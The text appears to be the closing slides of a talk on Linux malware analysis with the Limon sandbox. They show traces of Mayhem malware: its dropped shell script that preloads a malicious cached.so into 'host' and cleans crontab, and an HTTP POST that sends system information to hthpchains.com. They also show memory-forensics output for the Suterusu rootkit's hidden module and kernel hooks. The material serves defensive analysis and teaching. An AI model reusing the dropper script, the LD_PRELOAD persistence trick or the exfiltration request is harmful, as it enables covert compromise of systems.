2675 write(3, "#!/bin/sh\nncd '/root'\nif [ -f './cached.so' ];then killall -9 host;export
AU=' '\nexport LD_PRELOAD=./cached.so\n/usr/bin/host\nunset LD_PRELOAD\ncrontab -l|grep -v
'1\\.sh'|grep -v crontab|crontab\nfi\nrm 1.sh\nexit 0\n", 209) = 209
2675 close(3) = 0
```

```
2678 close(4) = 0
2678 execve("/bin/sh", ["sh", "-c", "at now -f 1.sh"], [/* 50 vars */) = 0
```



# Mayhem – DNS & TCP Conversations

## DNS SUMMARY

=====

```
02:07:59.621178 IP 192.168.1.150.24096 > 4.2.2.2.53: 8821+ A? hthpchains.com. (32)
02:07:59.621191 IP 192.168.1.150.24096 > 4.2.2.2.53: 8821+ A? hthpchains.com. (32)
02:07:59.813769 IP 4.2.2.2.53 > 192.168.1.150.24096: 8821 2/0/0 A 198.105.254.11, A 198.105.244.11
(64)
```

## TCP CONVERSATIONS

=====

```
02:07:59.814303 IP 192.168.1.150.39963 > 198.105.254.11.80: tcp 0
02:07:59.814343 IP 198.105.254.11.80 > 192.168.1.150.39963: tcp 0
02:07:59.814451 IP 192.168.1.150.39963 > 198.105.254.11.80: tcp 0
02:07:59.814559 IP 192.168.1.150.39963 > 198.105.254.11.80: tcp 223
02:07:59.814574 IP 198.105.254.11.80 > 192.168.1.150.39963: tcp 0
```



# Mayhem – Sends System Information

The image shows a Wireshark network traffic capture. The main pane displays a list of packets. Packet 15 is highlighted, showing an HTTP POST request to /lovetech/techtor.php. A 'Follow TCP Stream' window is open for this packet, displaying the raw stream content. Two red arrows point to the 'Host: hthpchains.com' header and the body of the request, which contains system information.

No.	Time	Source	Destination	Protocol	Length	Info
7	2015-10-07 02:07:59.814303	192.168.1.150	198.105.254.11	TCP	74	39963→80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=429491
8	2015-10-07 02:07:59.814343	198.105.254.11	192.168.1.150	TCP	74	80→39963 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 T
9	2015-10-07 02:07:59.814451	192.168.1.150	198.105.254.11	TCP	66	39963→80 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912416 TSecr=6200
10	2015-10-07 02:07:59.814559	192.168.1.150	198.105.254.11	HTTP	289	POST /lovetech/techtor.php HTTP/1.0
11	2015-10-07 02:07:59.814574	198.105.254.11	192.168.1.150	TCP	66	80→39963 [ACK] Seq=1 Ack=224 Win=30080 Len=0 TSval=6200928 TSecr=42949
12	2015-10-07 02:07:59.815397	198.105.254.11	192.168.1.150	TCP	74	80→39963 [ACK] Seq=0 Ack=1 Win=2896
13	2015-10-07 02:07:59.815412	198.105.254.11	192.168.1.150	TCP	74	80→39963 [ACK] Seq=0 Ack=1 Win=2896
14	2015-10-07 02:07:59.815507	198.105.254.11	192.168.1.150	TCP	74	80→39963 [ACK] Seq=0 Ack=1 Win=2896
15	2015-10-07 02:07:59.815953	192.168.1.150	198.105.254.11	HTTP	289	POST /lovetech/techtor.php HTTP/1.0
16	2015-10-07 02:07:59.815983	192.168.1.150	198.105.254.11	HTTP	289	Host: hthpchains.com
17	2015-10-07 02:07:59.816242	192.168.1.150	198.105.254.11	HTTP	289	Pragma: 1337
18	2015-10-07 02:07:59.816249	192.168.1.150	198.105.254.11	HTTP	289	Content-Length: 127
19	2015-10-07 02:07:59.816324	192.168.1.150	198.105.254.11	HTTP	289	R,20130826,64,0,ROOT,Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
20	2015-10-07 02:07:59.817519	192.168.1.150	198.105.254.11	HTTP	289	x86_64 x86_64 x86_64 GNU/Linux,
21	2015-10-07 02:07:59.817536	192.168.1.150	198.105.254.11	HTTP	289	
22	2015-10-07 02:07:59.817677	192.168.1.150	198.105.254.11	HTTP	289	
23	2015-10-07 02:07:59.819250	192.168.1.150	198.105.254.11	HTTP	289	
24	2015-10-07 02:07:59.819269	192.168.1.150	198.105.254.11	HTTP	289	
25	2015-10-07 02:07:59.819472	192.168.1.150	198.105.254.11	HTTP	289	
26	2015-10-07 02:07:59.820267	192.168.1.150	198.105.254.11	HTTP	289	
27	2015-10-07 02:07:59.820281	192.168.1.150	198.105.254.11	HTTP	289	
28	2015-10-07 02:07:59.820383	192.168.1.150	198.105.254.11	HTTP	289	
29	2015-10-07 02:07:59.821308	192.168.1.150	198.105.254.11	HTTP	289	
30	2015-10-07 02:07:59.821323	192.168.1.150	198.105.254.11	HTTP	289	

Stream Content:

```
POST /lovetech/techtor.php HTTP/1.0
Host: hthpchains.com
Pragma: 1337
Content-Length: 127

R,20130826,64,0,ROOT,Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
x86_64 x86_64 x86_64 GNU/Linux,
```

Frame 7: 74 bytes on wire (592 bits) captured on interface eth0  
Ethernet II, Src: Tp-LinkT\_27:3e:3c, Dst: 08:00:27:00:00:00  
Internet Protocol Version 4, Src: 192.168.1.150, Dst: 198.105.254.11  
Transmission Control Protocol, Src Port: 39963, Dst Port: 80



# Mayhem – LD\_PRELOAD Technique

```
host 2690 VMWARE_FONTCONFIG_PATH=0 GNOME_KEYRING_PID=2193 USER=root
VMWARE_GTK2_RC_FILES=0 VMWARE_GTK_EXE_PREFIX=0 GIO_MODULE_DIR=/usr/lib/vmware-
tools/libconf/lib/gio/modules SSH_AGENT_PID=2240 VMWARE_LD_PRELOAD=0 SHLVL=1 HOME=/root OLDPWD=/root
XDG_SESSION_COOKIE=b6459faa6c9bb08553e1e29300000002-1441651547.594859-1426607263
DESKTOP_SESSION=ubuntu-2d GTK_PATH=/usr/lib/vmware-tools/libconf/lib/gtk-2.0/modules
GTK_IM_MODULE_FILE=/usr/lib/vmware-tools/libconf/etc/gtk-2.0/gtk.immodules
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0 DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
HmP9FrXwe4,guid=2f9953d25d5e2f27b17332100000000a VMWARE_PANGO_RC_FILE=0
GNOME_KEYRING_CONTROL=/tmp/keyring-akAE1R VMWARE_GDK_PIXBUF_MODULE_FILE=0
UBUNTU_MENUPROXY=libappmenu.so MANDATORY_PATH=/usr/share/gconf/ubuntu-2d.mandatory.path LOGNAME=root
DESKTOP_AUTOSTART_ID=10f307dea5ce3aa4f8144165154771014000000022040001
DEFAULTS_PATH=/usr/share/gconf/ubuntu-2d.default.path VMWARE_GTK_PATH64=0
PANGO_RC_FILE=/usr/lib/vmware-tools/libconf/etc/pango/pangorc GNOME_DESKTOP_SESSION_ID=this-is-
deprecated GTK2_RC_FILES=/usr/lib/vmware-tools/libconf/etc/gtk-2.0/gtkrc AU=
PATH=/usr/lib/lightdm/lightdm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
:/root/malware_analysis SESSION_MANAGER=local/ubuntu:@/tmp/.ICE-unix/2204,unix/ubuntu:/tmp/.ICE-
unix/2204 GTK_EXE_PREFIX=/usr/lib/vmware-tools/libconf
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0 LANG=en_US.UTF-8 VMWARE_GIO_MODULE_DIR=0
VMWARE_LD_LIBRARY_PATH=0 XDG_CURRENT_DESKTOP=Unity LD_PRELOAD=./cached.so
XAUTHORITY=/root/.Xauthority SSH_AUTH_SOCK=/tmp/keyring-akAE1R/ssh VMWARE_GTK_PATH=0
```




# Mayhem – Malicious shared object Loaded by Host process

```
host 2690 0x00007f02e6b29000 /lib64/ld-linux-x86-64.so.2
host 2690 0x00007f02e4b8f000 /usr/lib/x86_64-linux-gnu/libxml2.so.2
host 2690 0x00007f02e4eea000 /usr/lib/libGeoIP.so.1
host 2690 0x00007f02e511f000 /lib/x86_64-linux-gnu/libcrypto.so.1.0.0
host 2690 0x00007f02e54e7000 /usr/lib/x86_64-linux-gnu/libgssapi_krb5.so.2
host 2690 0x00007f02e5725000 /lib/x86_64-linux-gnu/libc.so.6
host 2690 0x00007f02e5ae3000 /lib/x86_64-linux-gnu/libpthread.so.0
host 2690 0x00007f02e5d00000 /usr/lib/libisc.so.83
host 2690 0x00007f02e5f55000 /usr/lib/libisccfg.so.82
host 2690 0x00007f02e6176000 /usr/lib/libbind9.so.80
host 2690 0x00007f02e6383000 /usr/lib/libdns.so.81
host 2690 0x00007f02e6709000 /usr/lib/liblwres.so.80
host 2690 0x00007f02e691b000 ./cached.so
```



# Demo 3

Analysis of Suterusu Rootkit using Limon





# Running Suterusu Rootkit

```
root@helios: ~/limon_sandbox 1:17 PM
root@helios:~/limon_sandbox# python limon.py -h
Usage: limon.py [Options] <file> [args]

Options:
  -h, --help            show this help message and exit
  -t TIMEOUT, --timeout=TIMEOUT
                        timeout in seconds, default is 60 seconds
  -i, --internet        connects to internet
  -p, --perl            perl script (.pl)
  -P, --python          python script (.py)
  -z, --php            php script
  -s, --shell          shell script
  -b, --bash           BASH script
  -k, --lkm            load kernel module
  -C, --ufctrace       unfiltered call trace(full trace)
  -e, --femonitor     filtered system event monitoring
  -E, --ufemonitor    unfiltered system event monitoring
  -m, --memfor        memory forensics
  -M, --vmemfor       verbose memory forensics(slow)
  -x, --printhexdump  print hex dump in call trace (both filtered and
                        unfiltered call trace)

root@helios:~/limon_sandbox# python limon.py -k /root/linux_malwares/suterusu.ko -t 30 -M
```



# Suterusu – Hidden Module and Keyboard Notifier hook

```
MODULES HIDDEN FROM MODULE LIST and SYSFS
```

```
=====
```

Offset (V)	Name
------------	------

0xfffffffffa027c660	suterusu
---------------------	----------

0xfffffffffa02c2928	?*,?????
---------------------	----------

```
KEYBOARD NOTIFIERS
```

```
=====
```

Address	Symbol
---------	--------

0xfffffffffa0278d60	HOOKED: /
---------------------	-----------



# Suterusu – Inline Kernel Hooks

## INLINE KERNEL HOOKS

```
=====
```


Name	Member	Hook Type	Hook Address
dev_get_flags		JMP	0xfffffffffa0277000
anacron 3 []	readdir	JMP	0xfffffffffa02770b0
proc_root	readdir	JMP	0xfffffffffa0277050
//proc	readdir	JMP	0xfffffffffa0277050
/	readdir	JMP	0xfffffffffa02770b0
/lib64	readdir	JMP	0xfffffffffa02770b0
/selinux	readdir	JMP	0xfffffffffa02770b0
/root	readdir	JMP	0xfffffffffa02770b0

tcp6_seq_aifno	show	JMP	0xfffffffffa02772d0
tcp4_seq_aifno	show	JMP	0xfffffffffa02773b0
udplite6_seq_aifno	show	JMP	0xfffffffffa0277110
udp6_seq_aifno	show	JMP	0xfffffffffa0277110
udplite4_seq_aifno	show	JMP	0xfffffffffa02771f0
udp4_seq_aifno	show	JMP	0xfffffffffa02771f0
TCP	ioctl	JMP	0xfffffffffa0277e20
UDP	ioctl	JMP	0xfffffffffa0277e20
UDP-Lite	ioctl	JMP	0xfffffffffa0277e20
PING	ioctl	JMP	0xfffffffffa0277e20
RAW	ioctl	JMP	0xfffffffffa0277e20




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# Question & Answers





**THANK YOU**

